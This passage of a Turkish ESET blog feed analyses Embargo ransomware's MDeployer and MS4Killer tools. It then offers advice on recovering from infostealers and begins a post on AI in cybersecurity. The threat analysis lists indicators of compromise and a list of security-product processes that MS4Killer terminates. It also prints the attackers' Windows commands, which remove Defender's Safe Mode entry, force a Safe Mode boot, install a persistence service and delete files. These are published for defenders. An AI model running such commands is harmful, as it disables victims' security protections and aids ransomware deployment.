2. CreateServiceW aracılığıyla bir hizmet oluşturma,
3. HKLM\\SYSTEM\\ControlSet001\\services\\<service\_name> içinde filtre yüklemesi için gerekli ek kayıt defteri anahtarları oluşturma ve
4. FilterLoad aracılığıyla sisteme bir minifiltre sürücüsü yüklemek.
MS4Killer’ın şimdiye kadar üç farklı hizmet adı kullandığını gözlemledik: Sysprox, Proxmon ve Sysmon64.
## **Gizli işlem listesi**
MS4Killer çalışan süreçleri sürekli olarak XOR şifreli güvenlik yazılımı süreç adları listesiyle karşılaştırır. Sürücü yüklendikten hemen sonra MS4Killer işlem adları listesinin şifresini çözer (**Şekil 10**).
Şekil 10 Bir MS4Killer örneğinden şifrelenmiş gömülü güvenlik yazılımı işlem adları örneği
Bu süreç adları birden fazla güvenlik ürünündeki süreçlere referans verir (ayrıca bkz. *Ek: MS4Killer sonlandırma işlemi listesi örneği*). İçindeki kod parçacığı **Şekil 10** işlem adlarında yinelemeler olduğunu (ekrn.exe gibi), bazı dizelerin şifresinin aynı konuma çözüldüğünü (hHandle, Luid ve lpMem değişkenlerine bakın) ve bir kukla işlem adı olduğunu gösterir: firefox.exe. Ayrıca şifresi çözülen dize değişkenlerinin çapraz referanslarını takip etmek, yalnızca işlem adlarının bir alt kümesinin kullanıldığı karşılaştırma mantığına yol açar. **Şekil 11 bu özel durumda, yalnızca ESET ürünlerinden ERAAgent.exe ve ekrn.exe işlem adlarının çalışan işlemlerle karşılaştırıldığı bir kod parçacığını göstermektedir. Birden fazla MS4Killer örneğinin yakından incelenmesi, gömülü işlem listesinin her zaman birden fazla güvenlik ürününden işlem adları içermesine rağmen her izinsiz girişte yalnızca belirli bir güvenlik çözümünün işlemlerinin izlendiğini göstermektedir.
Şekil 11 Hangi süreçlerin sonlandırılacağını belirleyen karar mantığı
MS4Killer örneklerinin gerçek saldırılardan kısa bir süre önce derlendiğini ve yalnızca kurbanın makinesini koruyan güvenlik çözümünü hedef aldığını gösteren kanıtlar gördük.
## **Sonuç**
Bu blog yazısında, yeni fidye yazılımı grubu Embargo tarafından aktif olarak kullanılan MDeployer ve MS4Killer adını verdiğimiz yeni Rust araçlarının bir analizini sunduk. Embargo, fidye yazılımı alanında yeni bir oyuncu ve tecrübeli çetelerin seviyesine yükselme hırsına sahip. Embargo grubunun neden RaaS sunduğuna inandığımıza dair argümanlar sunduk.
Embargo araç setinin temel amacı, kurbanın altyapısındaki güvenlik çözümünü devre dışı bırakarak fidye yazılımı yükünün başarılı bir şekilde dağıtılmasını sağlamaktır. Embargo, saldırının farklı aşamalarında aynı işlevselliği çoğaltarak bunun için çok çaba harcıyor (BAT betiği, MDeployer ve MS4Killer’ın tümü güvenlik çözümünü devre dışı bırakma işlevselliği içeriyor). Ayrıca saldırganların aktif bir izinsiz giriş sırasında araçlarını belirli bir güvenlik çözümü için anında ayarlayabildiklerini gözlemledik.
Hem MDeployer hem de MS4Killer Rust dilinde yazılmıştır. Aynı durum fidye yazılımı yükü için de geçerlidir, bu da Rust’ın grubun geliştiricileri için tercih edilen dil olduğunu göstermektedir. Bir olay sırasında MDeployer’ın iki farklı sürümünün konuşlandırıldığını gözlemledik. Dağıtılan yükleyici, aracın düzgün işlevselliğini bozan mantıksal hatalar da içeriyordu. Araçların izinsiz girişler sırasında değiştirilme şekline ve derleme zaman damgalarının izinsiz giriş zamanlarına yakınlığına dayanarak, araçları dağıtan saldırganın bir izinsiz giriş sırasında kaynak kodunu hızla değiştirme ve araçlarını yeniden derleme yeteneğine sahip olduğunu varsayıyoruz.
## **IoC’ler**
### **Dosyalar**
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| A1B98B1FBF69AF79E5A3F27AA6256417488CC117 | dtest.dll | Win64/Agent.ECY | MDeployer – loader deploying MS4Killer and Embargo ransomware. |
| F0A25529B0D0AABCE9D72BA46AAF1C78C5B48C31 | fxc.exe | Win64/Agent.ECY | MDeployer – loader deploying MS4Killer and Embargo ransomware. |
| 2BA9BF8DD320990119F42F6F68846D8FB14194D6 | fdasvc.exe | Win64/Agent.ECY | MDeployer – loader deploying MS4Killer and Embargo ransomware. |
| 888F27DD2269119CF9524474A6A0B559D0D201A1 | praxisbackup.exe | Win64/Agent.ECW | MS4Killer – Embargo EDR Killer. |
| BA14C43031411240A0836BEDF8C8692B54698E05 | praxisbackup.exe | Win64/Agent.ECW | MS4Killer – Embargo EDR Killer. |
| 8A85C1399A0E404C8285A723C4214942A45BBFF9 | pay.exe | Win32/Filecoder.Embargo.A | Embargo ransomware. |
| 612EC1D41B2AA2518363B18381FD89C12315100F | win32.exe | Win32/Filecoder.Embargo.A | Embargo ransomware. |
| 7310D6399683BA3EB2F695A2071E0E45891D743B | Sysmon64.sys | Win64/ITMSystem.A | Legitimate vulnerable driver, probmon.sys, dropped and used by MS4Killer. |
| 7310D6399683BA3EB2F695A2071E0E45891D743B | Sysprox.sys | Win64/ITMSystem.A | Legitimate vulnerable driver, probmon.sys, dropped and used by MS4Killer. |
### **Sertifika**
| **Serial number** | 010000000001306DE166BE |
|---|---|
| **Thumbprint** | A88758892ED21DD1704E5528AD2D8036FEE4102C |
| **Subject CN** | ITM System Co.,LTD |
| **Subject O** | ITM System Co.,LTD |
| **Subject L** | Guro-gu |
| **Subject S** | N/A |
| **Subject C** | KR |
| **Valid from** | 2011-06-08 06:01:39 |
| **Valid to** | 2014-06-07 08:32:23 |
### **Ek MDeployer dosya yolları**
- C:\\Windows\\Debug\\b.cache
- C:\\Windows\\Debug\\a.cache
- C:\\Windows\\Debug\\fail.txt
- C:\\Windows\\Debug\\stop.exe
### **MDeployer tarafından kullanılan komutlar**
- reg delete HKLM\\SYSTEM\\CurrentControlSet\\Control\\Safeboot\\Network\\WinDefend /f
- C:\\Windows\\System32\\cmd.exe /c takeown /R /A /F “C:\\ProgramData\\\[redacted\]” /D Y
- C:\\Windows\\System32\\cmd.exe /c takeown /R /A /F “C:\\Program Files\\\[redacted\]” /D Y
- sc create irnagentd binpath=”C:\\Windows\\System32\\cmd.exe /c start /B rundll32.exe C:\\Windows\\Debug\\dtest.dll,Open” start=auto
- sc delete irnagentd
- reg add HKLM\\SYSTEM\\CurrentControlSet\\Control\\Safeboot\\Network\\irnagentd /t REG\_SZ /d Service /f
- C:\\Windows\\System32\\cmd.exe /c bcdedit /set {default} safeboot Minimal
- C:\\Windows\\System32\\cmd.exe /c bcdedit /deletevalue {default} safeboot
- reg delete HKLM\\SYSTEM\\CurrentControlSet\\Control\\Safeboot\\Network\\WinDefend /f
- C:\\Windows\\System32\\cmd.exe /c ping localhost -n 5 > nul & del C:\\Windows\\Debug\\dtest.dll
- shutdown -r -f -t 00
- C:\\Windows\\praxisbackup.exe
- C:\\Windows\\Debug\\pay.exe
## **MITRE ATT&CK teknikleri**
Bu tablo MITRE ATT&CK çerçevesinin [15. sürümü](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Resource Development** | [T1587.001](https://attack.mitre.org/versions/v15/techniques/T1587/001) | Develop Capabilities: Malware | Embargo group develops its custom toolkit – MDeployer, MS4Killer, and Embargo ransomware. |
| **Execution** | [T1059.003](https://attack.mitre.org/versions/v15/techniques/T1059/003) | Command-Line Interface: Windows Command Shell | Embargo group executes a BAT script that disables security solutions. |
| [T1059.001](https://attack.mitre.org/versions/v15/techniques/T1059/001) | Command-Line Interface: PowerShell | Embargo group uses PowerShell to transfer MDeployer to victims’ machines. |
| [T1053.005](https://attack.mitre.org/versions/v15/techniques/T1053/005) | Scheduled Task/Job: Scheduled Task | Embargo group uses scheduled tasks to run MDeployer on compromised endpoints. |
| [T1569.002](https://attack.mitre.org/versions/v15/techniques/T1569/002) | System Services: Service Execution | Embargo group uses a Windows service to execute MDeployer in Safe Mode. |
| **Persistence** | [T1547.001](https://attack.mitre.org/versions/v15/techniques/T1547/001) | Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder | Embargo group modifies the Windows registry to start a custom service in Safe Mode. |
| [T1136.002](https://attack.mitre.org/versions/v15/techniques/T1136/002) | Create Account: Domain Account | Embargo group creates its own domain accounts. |
| **Defense Evasion** | [T1562.001](https://attack.mitre.org/versions/v15/techniques/T1562/001) | Impair Defenses: Disable or Modify Tools | MDeployer, MS4Killer, and a BAT script disable security solutions. |
| [T1562.009](https://attack.mitre.org/versions/v15/techniques/T1562/009) | Impair Defenses: Safe Mode Boot | MDeployer and a BAT script reboot into Safe Mode. |
| [T1070.004](https://attack.mitre.org/versions/v15/techniques/T1070/004) | Indicator Removal: File Deletion | MDeployer deletes dropped files during cleanup. |
| [T1112](https://attack.mitre.org/versions/v15/techniques/T1112) | Modify Registry | MS4Killer modifies the registry to load a legitimate vulnerable driver. |
| [T1027.013](https://attack.mitre.org/versions/v15/techniques/T1027/013) | Obfuscated Files or Information: Encrypted/Encoded File | Payloads loaded by MDeployer are RC4 encrypted. |
| **Discovery** | [T1135](https://attack.mitre.org/versions/v15/techniques/T1135) | Network Share Discovery | Embargo ransomware performs network share discovery. |
| [T1083](https://attack.mitre.org/versions/v15/techniques/T1083) | File and Directory Discovery | Embargo ransomware performs file and directory discovery. |
| **Impact** | [T1490](https://attack.mitre.org/versions/v15/techniques/T1490) | Inhibit System Recovery | Embargo ransomware disables automatic Windows recovery. |
| [T1486](https://attack.mitre.org/versions/v15/techniques/T1486) | Data Encrypted for Impact | Embargo ransomware encrypts files on compromised machines. |
**Ekler: MS4Killer sonlandırma süreci listesi örneği (alfabetik sırayla)**
| SentinelAgent.exe SentinelAgentWorker.exe SentinelServiceHost.exe SentinelStaticEngine.exe LogProcessorService.exe SentinelStaticEngineScanner.exe SentinelHelperService.exe SentinelBrowserNativeHost.exe LogCollector.exe SentinelMemoryScanner.exe SentinelRanger.exe SentinelRemediation.exe SentinelRemoteShellHost.exe SentinelScanFromContextMenu.exe CylanceSvc.exe ekrn.exe WRSA.exe | WRSkyClient.x64.exe WRCoreService.x64.exe MsMpEng.exe dsa.exe ds\_monitor.exe Notifier.exe coreServiceShell.exe firefox.exe MsMpEng.exe EPProtectedService.exe EPIntegrationService.exe bdredline.exe EPSecurityService.exe EPUpdateService.exe ERAAgent.exe ekrn.exe |
|---|---|
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Bilgilerim çalındı. Şimdi ne olacak?](https://antivirus.com.tr/bilgilerim-calindi-simdi-ne-olacak/)
**Published:** Kasım 21, 2024
**Author:** ESET
**Excerpt:** Yavaş ve sancılı iyileşme süreci
**Content:**
Yavaş ve sancılı iyileşme süreci
Mayıs 2023’te*,* [*“yazılımı nereden indirdiğinizi* umursamayabilirsiniz *ancak kötü amaçlı yazılımlar umursar”*](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/) başlıklı bir blog yazısı yazmış ve korsan yazılımların sözde “güvenilir kaynaklarından” indirilen yazılımları çalıştırmanın riskleri hakkında uyarıda bulunmuştum. Elbette bu dosyalar güvenilir olmaktan çok uzaktı ve özellikle bu demografiyi hedef alan fidye yazılımları ya da bilgi hırsızları gibi kötü amaçlı yazılımlar içeriyordu. Umudum, halkı söz konusu riskler konusunda eğiterek, insanların bu tür tehlikeli uygulamalardan nasıl kaçınacaklarını ve daha güvenli alternatifler arayacaklarını öğrenmeleriydi.
Bu blog yazısından bu yana geçen bir yıl içinde işler pek de iyiye gitmedi: ESET’in 2024 yılının ilk yarısına ait [Tehdit Raporu](https://antivirus.com.tr/eset-tehdit-raporu-h1-2024/)‘nu okuduğumuzda tespit edilen bilgi hırsızlarının sayısında belirgin bir artış olduğunu gördük. Ve bu kez, sadece korsan Windows oyunlarına, crack’lere ve hile araçlarına gömülü değiller, aynı zamanda üretken yapay zekâ araçlarını da taklit ediyorlar. Ayrıca Windows ile de sınırlı değiller. GoldDigger bilgi çalan kötü amaçlı yazılım ailesi Android işletim sisteminde çalışıyor ve [uzun süredir devam eden Ebury kötü amaçlı yazılım kampanyası](https://www.welivesecurity.com/en/eset-research/ebury-alive-unseen-400k-linux-servers-compromised-cryptotheft-financial-gain/) UNIX benzeri işletim sistemlerinde on yılı aşkın süredir kredi kartları, kripto para birimleri ve SSH kimlik bilgilerini çalma konusunda aktif.
Ağustos 2022’den Ağustos 2024’e kadar iki yıllık bir dönem boyunca infostealer tespitlerine bakıldığında her yılın aralık ve ocak aylarında faaliyetlerinde gözle görülür düşüşler olmasına rağmen bu dönem boyunca aktif kaldıkları görülmektedir.
Şekil 1 Bilgi hırsızı tespitleri Ağustos 2022 Ağustos 2024
Bunun tam olarak nedenini bilmiyoruz ancak bunun, kurbanların bilgisayar kullanımının azalmasından ya da saldırganların tatil için ara vermesinden kaynaklanabileceğini tahmin ediyoruz. Bu durum, bireysel suçlu bilgisayar korsanlarının şirketlere benzeyen organize suç girişimlerine dönüşmesiyle yaygın hale geldi.
ESET birçok bilgi hırsızı ailesini tanıyor olsa da ilk on tanesi ESET tarafından tespit edilenlerin %56’sından biraz fazlasını oluşturuyor ve %16,2 ile [Agent Tesla](https://www.welivesecurity.com/la-es/2021/04/28/agent-tesla-principales-caracteristicas-este-malware/) en üst sırada yer alıyor.
Şekil 2 İlk on bilgi hırsızı Ağustos 2022 Ağustos 2024
Unutulmaması gereken bir nokta, bu tespitlerin çoğu Windows tabanlı kötü amaçlı yazılımlar için olsa da web tabanlı bilgi hırsızlarının da olduğudur. Daha düşük karşılaşma oranlarına sahip olmalarına rağmen ESET yazılımı kullanmayan kişilerden başarılı bir şekilde bilgi çalabilmiş olmaları mümkündür, bu nedenle etkileri daha büyük olabilir.
Bu istatistiklerin ESET telemetri verilerinden elde edildiği göz önünde bulundurulduğunda, diğer güvenlik şirketlerinin verilerinin farklı sonuçlar göstermesi mümkündür. Bunun nedeni herhangi birinin diğerinden daha iyi olması değil tehditlerin farklı sınıflandırılması, çok farklı risk profillerine sahip farklı müşteri tabanlarına sahip olunması, farklı koşullar altında kullanılması ve diğerleri gibi faktörlerin sonucudur.
Tüm bunlar, hepimizin bilgi hırsızları gibi çeşitli kötü amaçlı yazılım türleri için farklı karşılaşma oranları bildirebileceğimiz anlamına gelir.
Merak ettiğim şeylerden biri de ESET’in verilerinin diğer güvenlik şirketlerinin verilerine benzer olup olmadığıydı. Örnek olarak, 2024’ün ikinci çeyreği için [kötü amaçlı yazılım trendleri raporunda](https://any.run/cybersecurity-blog/malware-trends-q2-2024/), sandbox sağlayıcısı ANY.RUN, bilgi hırsızlarının bir önceki çeyreğe göre birinci sıradan dördüncü sıraya düştüğünü belirtti. Şimdi bu, ESET ve ANY.RUN arasında veri kalitesi açısından herhangi bir fark olduğu anlamına gelmiyor. Piyasada geniş bir güvenlik araçları ekosistemi var ve her şirketin araçları oldukça farklı şekillerde kullanıldığından raporlamada bu tür farklılıklar beklenebilir.
## Eğlence için ama çoğunlukla kâr amaçlı bilgi hırsızlığı
ESET, bilgi hırsızlarını kendi ayrı tehdit kategorisi olan Infostealer altında sınıflandırır. Başlangıçta Agent ya da Truva atı gibi daha genel isimler altında sınıflandırılan bu yazılımlar, bilgi çalma faaliyetinde bulunan programların hacmi arttıkça kendi adları altında toplanmaya başlandı. Diğer güvenlik yazılımı geliştiricileri bunları uzaktan erişim truva atları veya casus yazılımlar olarak daha geniş bir şekilde sınıflandırabilir, bu da tamamen kabul edilebilir. Kötü amaçlı yazılımları tespit etmenin amacı her şeyden önce onları önlemektir. Bu tehditlerin adlandırılması ve sınıflandırıldıkları taksonomiler, WannaCryptor gibi kitlesel bir kötü amaçlı yazılım salgınına yanıt olarak araştırma faaliyetleri veya pazarlama faaliyetleri dışında genellikle önemsizdir.
Peki, tüm bunları akılda tutarak, bilgi hırsızı tam olarak nedir ve çalıştırdığınızda ne olur?
Adından da anlaşılacağı gibi, bu tür kötü amaçlı yazılımlar bilgisayarınızda bulabildiği ve operatörünün değerli olduğunu düşündüğü her türlü bilgiyi çalar. Bu sadece bilgisayarınızda yüklü web tarayıcıları üzerinden erişilen çeşitli web sitelerinin kullanıcı adları ve şifrelerini değil aynı zamanda uygulamalar için olanları da içerir. Oyun hesapları çalınabilir, değerli öğeler yağmalanabilir, hediye satın almak için kullanılabilir veya bütünüyle yeniden satılabilir. E-posta ve sosyal medya hesapları gibi medya yayınları da yeniden satılabilir. “Ek bir bonus” olarak, sonuncusu hesabınızı çevrimiçi arkadaşlarınızı bilgi hırsızını indirmeye ve çalıştırmaya ikna etmek için kullanabilir, bunun için yeni kurbanlar haline gelebilir ve kuklacılarının bu hesaplardan da sonsuza kadar yayılmasını sağlayabilir.
Çalınanlar sadece kullanıcı adları ve parolalar da değildir. Kripto para cüzdanları, hesap oturum jetonları gibi özellikle kazançlı olabilir. Bu nedenle, bilgi hırsızı masaüstünün çalıştırıldığı andaki ekran görüntüsünü bile alabilir, böylece operatörü ekran görüntüsünü ve e-posta adresini daha sonra dolandırıcılık şantaj e-postaları göndermek için diğer suçlulara satabilir.
Oturum belirtecinin ne olduğunu merak ediyorsanız bazı web siteleri ve uygulamalar, tekrar oturum açmanıza veya ikinci kimlik doğrulama faktörünüzü girmenize gerek kalmadan hizmete erişmenizi sağlayan bir “bu cihazı hatırla” özelliğine sahiptir. Bu, cihazınızda bir oturum belirteci depolanarak yapılır. Bunu, ziyaret edilen web sitesine (veya bir uygulama aracılığıyla erişilen hizmete) kullanıcının kimliğinin başarıyla doğrulandığını ve içeri girmesine izin vermesini söyleyen özel bir web tarayıcısı çerezi biçimi olarak düşünebilirsiniz. Suçlular bunları arar ve hedef alır çünkü normal kontrolleri atlayarak bir hesaba giriş yapmalarına izin verirler. Hizmet söz konusu olduğunda sadece önceden yetkilendirilmiş cihazınızdan erişiyormuşsunuz gibi görünür.
## Bilgi hırsızlığı işi
Bilgi hırsızları genellikle bir hizmet olarak satılan bir kötü amaçlı yazılım türüdür, bu nedenle bir bilgisayardayken tam olarak ne yaptığı, onu satın alan suçlunun ne aramasını ve çalmasını istediğine bağlı olarak biraz değişecektir. Genellikle ne olduğunu ve ne zaman olduğunu belirlemeyi zorlaştırmak için bilgi çalmayı bitirdikten sonra kendilerini silerler. Eğer kurban mahremiyetinin ihlal edilmesinden dolayı kendini çok bunalmış hissediyorsa ve hemen harekete geçmeyi erteliyorsa bu durum suçlulara bilgisayardan çalınan bilgileri kullanmak ya da satmak için daha fazla zaman kazandırır.
Ancak bilgi hırsızları hizmet olarak suç yazılımı olduğundan suçluların gelecekte bilgisayara geri dönüp çalacak yeni bir şey olup olmadığına bakmaya karar vermesi ihtimaline karşı, sisteme erişimi sürdürmek için sisteme ek kötü amaçlı yazılım yüklemek için kullanılmış olması da mümkündür.
## Bilgi çalma saldırısından kurtarma
Bilgisayarın sürücülerinin kanıt olarak saklanması gerekmediği sürece, yapılacak ilk şey bilgisayarın sürücüsünü silmek ve işletim sistemini yeniden yüklemek olacaktır. Bu, bilgisayarın [düzenli olarak yedeklendiğini](https://www.welivesecurity.com/2011/08/25/backup-basics/) varsayar, bu nedenle sürücülerini silmek ve üzerinde depolanan tüm bilgileri kaybetmek büyük bir sorun değildir çünkü zaten başka bir yerde yedeklenmiştir. Eğer durum böyle değilse ve bilgisayarda değerli, önemli veriler depolanmışsa sürücülerini çıkarmak, boş bir sürücüyle değiştirmek ve işletim sistemini buna temiz bir şekilde yüklemek mantıklı olabilir. Yedeklenmemiş verileri kopyalamak için sürücüyü daha sonra yerleştirmek üzere bir tür harici kasa almak da önemli olacaktır.
Bilgisayarı sildikten, Windows’u kurduktan, güvenlik yazılımını yükledikten ve tüm bunları güncelledikten sonra, bilgisayardan erişilen tüm çevrimiçi hesapların parolalarını değiştirmek için bilgisayarı kullanarak internete erişmeye başlayabilirsiniz.
Her parola sadece karmaşık değil aynı zamanda her hizmet için farklı olan bir parola ile değiştirilmelidir. Basitçe Summer2024 yerine Autumn2024 veya P@ssW0rd123 yerine P@ssW0rd1234 yazmak, bir saldırganın çalınan tüm parolalarınızı inceledikten sonra kolayca tahmin edebileceği bir şeydir. Bu şekilde, parolalardan biri kaybolursa (veya tahmin edilirse) saldırgan diğer parolaların ne olabileceği konusunda tahmin yürütemez. ESET’in bazı abonelikleri bir parola yöneticisi ile birlikte gelir veya web tarayıcınızda yerleşik bir parola yöneticisi olabilir. ESET ayrıca karmaşık parolalar oluşturmak için ücretsiz bir [araç](https://www.eset.com/tr/password-generator/) da sunuyor.
Destekleyen tüm hesaplar için [iki faktörlü kimlik doğrulamayı](https://antivirus.com.tr/guclu-bir-parola-kullandiginizi-mi-dusunuyorsunuz-yeterince-degil/) (bazen çok faktörlü kimlik doğrulama olarak da adlandırılır) etkinleştirmek, saldırganların gelecekte bu hesapların parolalarını bilseler bile ele geçirmelerini katlanarak zorlaştıracaktır.
Parolaları değiştirirken bunların benzersiz veya daha önce kullanılan parolalardan farklı olması önemlidir: Yeni parolalar eski parolalara yeterince benziyorsa tüm eski parolalara sahip olan bir suçlu, büyük olasılıkla çeşitli hizmetler için yeni parolaların ne olabileceği konusunda her türlü eğitimli tahminde bulunabilecektir. Bu nedenle, kulağa benzer gelen veya önceki parolalar arasında dolaşmadığınızdan emin olun.
Daha önce de belirtildiği gibi, değiştirmeniz gereken yalnızca parolalar değil oturum belirteçleridir de. Bunlar bilgi çalan kötü amaçlı yazılımların hedefindedir çünkü suçluların önceden yetkilendirilmiş oturumlarınızdan birini ele geçirerek sizi taklit etmelerine olanak tanırlar. Bazı web siteleri ve uygulamalar size diğer aktif oturumları veya onlara eriştiğiniz cihazları gösterme ve aynı zamanda bu diğer aktif oturumlardan çıkış yapma veya bağlantılarını kesme özelliğine sahiptir. Bunu da yapın.
Biraz tekrara düşmek pahasına, bunu her bir çevrimiçi hizmet için yapmak önemlidir. Artık düzenli olarak kullanılmayanlar için bile. Bu, finansal web siteleri, çevrimiçi mağazalar, sosyal medya ve e-posta hesapları için **son derece** önemlidir çünkü bunlar suçlular için en değerli olanlardır. Tekrar kullanılan parolalar ya da aralarında benzer temalar varsa kimlik bilgilerini çalan suçlular bunları tüm ortak mağazalara, bankalara ve hizmetlere karşı püskürtmeyi deneyeceklerdir.
Bir bilgi hırsızlığı saldırısından kurtulurken göz ardı edilen iki faaliyet vardır; bunlardan ilki polise ihbarda bulunmak, diğeri finansal kurumlarınızı bilgilendirmektir. Kolluk kuvvetlerini bir suç işlendiğinden haberdar etmek, çalınan hesapların kurtarılmasında yardımcı olabilir. Finansal kuruluşlar söz konusu olduğunda onlarla paylaşmak için bir polis raporuna sahip olmak, çalınan fonları geri alma şansını artırabilir. Amerika Birleşik Devletleri’nde olmasanız bile [İnternet Suçları Uyum Merkezi](https://www.ic3.gov/)‘ne (IC3) bir bildirimde bulunmak, kolluk kuvvetlerinin bilgi çalan suçluları tespit etmesine ve izlemesine yardımcı olabilir.
## Savunma stratejileri
Bir bilgi hırsızı saldırısının sonuçlarıyla başa çıkmak günler, haftalar hatta aylarca sürebilen uzun ve sancılı bir süreçtir. Bu tür saldırılardan kurtulma sürecini başlatmak için gereken temel bilgileri sunmuş olsak da bilgi hırsızları kişinin hesaplarının çalınması için ne tek ne de en yaygın yöntemdir. Çevrimiçi kimliklerimizin kilitleri ve anahtarları kullanıcı adları (genellikle e-posta adresleri) ve parolalardır ve bunları içeren veri ihlalleri giderek daha yaygın hale gelmiştir.
Kimlik hırsızlığı korumasına sahip olmak, bu tür ihlallerin en kötü yönlerinden bazılarını hafifletmeye yardımcı olabilir ancak bir sigorta poliçesine (veya bilgisayar verilerinin yedeklerine) sahip olmak gibi, birçok insanın başlarına kötü bir şey gelene kadar düşünmediği bir şeydir.
E-posta adresinizin bir veri ihlaline karışıp karışmadığını öğrenmek için mükemmel bir kaynak, [Troy Hunt](https://www.troyhunt.com/)‘ın [*Have I Been Pwned*](https://haveibeenpwned.com/) (HIBP) web sitesidir; bu web sitesi dünyanın dört bir yanında meydana gelen veri ihlalleri hakkında sürekli olarak güncellenmiş bilgiler alır ve e-posta adresiniz bunlardan herhangi birinde bulunursa sizi bilgilendirir. Bu, e-posta hesabınızın kendisinin tehlikede olduğu anlamına gelmese de hesabın sızdırıldığı hizmette olabileceği anlamına gelebilir. HIBP hizmeti bireyler için ücretsizdir.
Veri ihlallerinden kaçınmak zor olabilir çünkü bunlar üçüncü tarafların dahil olduğu sorunların güvence altına alınmasının bir sonucudur. Öte yandan bilgi hırsızları, riskli davranışlarda bulunmanın bir sonucu olma eğilimindedir. İşte bu tür saldırıların etkisini azaltmak ve daha hızlı iyileşmek için atabileceğiniz bazı adımlar:
- Her web sitesi ve uygulama için uzun ve farklı parolalar kullanın. Bir parola yöneticisi bu karmaşık süreci sizin için büyük ölçüde kolaylaştırabilir.
- Buna izin veren tüm hizmetler için iki faktörlü kimlik doğrulamayı etkinleştirin. Bir saldırganın e-postanıza veya akıllı telefonunuza erişimi olabileceğinden, donanım belirteçleri veya akıllı telefon uygulamaları e-posta veya SMS bildiriminden daha güvenlidir.
- Bazı hizmetler hesabınızda oturum açmış tüm cihazları görmenizi sağlar. Bunları periyodik olarak gözden geçirin ve tanımadığınız veya bir süredir aktif olmayanları devre dışı bırakın.
- Tehlikeye giren hesapları size bildirmek için bir veri ihlali izleme veya kimlik hırsızlığı koruma hizmeti kullanın.
- Ne kadar güvenilir olduğunu düşünürseniz düşünün korsan yazılım, crack, keygen veya benzeri araçları kullanmayın. Suçlular bunları derecelendiren hesapları çaldığında bunların güvenilir görünmesini sağlamak çok kolaydır.
- İşletim sisteminizi ve uygulamalarınızı en son tam yamalı sürümlerle güncel tutun.
- Güvenilir, köklü satıcıların güvenlik yazılımlarının en son sürümlerini kullanın.
- En sevdiğiniz bilgi güvenliği bloglarından en son güvenlik trendlerini, sorunlarını ve haberlerini takip edin.
Bunları uygulamak mağdur olma olasılığınızı azaltabilir veya mağdur olmanız durumunda daha hızlı iyileşmenize yardımcı olabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Bilgi Hırsızlığı, Siber Güvenlik
---
### [Yapay zekâ siber güvenliği nasıl şekillendiriyor? ](https://antivirus.com.tr/yapay-zeka-siber-guvenligi-nasil-sekillendiriyor/)
**Published:** Kasım 26, 2024
**Author:** ESET
**Excerpt:** Son yıllarda yapay zekâ (AI), siber güvenlik alanında dönüştürücü bir güç olarak ortaya çıkmıştır.
**Content:**
Son yıllarda yapay zekâ (AI), siber güvenlik alanında dönüştürücü bir güç olarak ortaya çıkmıştır. BT yöneticileri ve işletme sahipleri için yapay zekânın hem siber tehditlere karşı savunmada hem de potansiyel olarak kolaylaştırmada oynadığı ikili rolü anlamak çok önemlidir.
## Siber savunmada yapay zekânın gücü
[Yapay zekâ](https://antivirus.com.tr/konusulanin-otesinde-yapay-zeka-ve-siber-guvenlikteki-rolu/) siber güvenliği nasıl geliştirir? Gerçekte yapay zekâ, siber tehditlere karşı mücadelede vazgeçilmez bir [müttefik](https://www.ibm.com/reports/data-breach) haline gelmiştir. İşte bunun birkaç yolu:
### 1. Gelişmiş tehdit algılama:
Yapay zekâ, büyük miktarda veriyi gerçek zamanlı olarak işleyebilir ve potansiyel tehditlere işaret eden kalıpları ve anormallikleri belirleyebilir. **Ayrıca** ağ trafiğini, kullanıcı davranışlarını ve sistem günlüklerini analiz ederek **bir siber saldırıya işaret edebilecek olağan dışı faaliyetleri tespit edebilir**. Yapay zekâ modelleri, çeşitli veri kümeleri ve telemetri üzerinde eğitilerek hem bilinen hem de yeni tehditleri tanımalarına olanak tanır. Tehditleri derinlemesine analiz etme yeteneği, daha önce bilinmeyen güvenlik açıklarından yararlanan yeni tehditler olan sıfırıncı gün saldırılarının belirlenmesine yardımcı olur.
### 2. Tehdit istihbaratı ve analizi:
**[Büyük Dil Modelleri (LLM’ler)](https://antivirus.com.tr/buyuk-dil-modellerinin-guvenlik-ve-gizlilik-zorluklarini-asmak/)** karmaşık tehdit bilgilerini kolayca anlaşılabilir içgörülere dönüştürebilir. Bu modeller, siber suçlular tarafından kullanılan en son trendleri, taktikleri ve teknikleri özetleyerek geniş tehdit verisi havuzlarını analiz edebilir. **Yapay zekâ**, tehdit raporlarının analizini otomatikleştirerek **siber güvenlik ekiplerinin kapsamlı belgeleri incelemeden güncel kalmasına yardımcı olur**. Bu da karar verme sürecini hızlandırır ve genel müdahale stratejisini geliştirir.
### 3. Ürün içi yapay zekâ asistanları:
**Yapay zekâ destekli asistanlar, güvenlik çözümlerinin doğru şekilde kurulmasını sağlayarak sistem yapılandırmalarının optimize edilmesine yardımcı olabilir**. Bu asistanlar kullanıcılara en iyi uygulamalar konusunda rehberlik edebilir, ayarlamaları önerebilir ve örneğin tespitler hakkında gerçek zamanlı geri bildirim sağlayabilir. Ayrıca sistemi sürekli izleyerek yanlış yapılandırmalar veya standart güvenlik protokollerinden sapmalar konusunda uyarıda bulunabilirler. Bu, saldırganlar için yaygın bir giriş noktası olan insan hatası riskini en aza indirir.
### 4. Yapay zekâ destekli kum havuzları:
**Güvenlik ekipleri**, sanal alan ortamlarındaki davranışları analiz etmek için yapay zekâyı kullanarak **kötü amaçlı yazılımların nasıl çalıştığına dair daha derin içgörüler elde edebilir**. Yapay zekâ, kötü amaçlı yazılım geleneksel sanal alan tespitinden kaçmak için tasarlanmış olsa bile kötü niyete işaret edebilecek davranış modellerindeki ince değişiklikleri tespit edebilir. Bu ayrıntılı analiz, gelecekteki tespitler için daha etkili imzalar ve sezgisel yöntemler oluşturulmasına yardımcı olarak kuruluşun benzer saldırıları önleme becerisini artırır.
### 5. Geliştirilmiş anti-spam ve anti-phishing önlemleri:
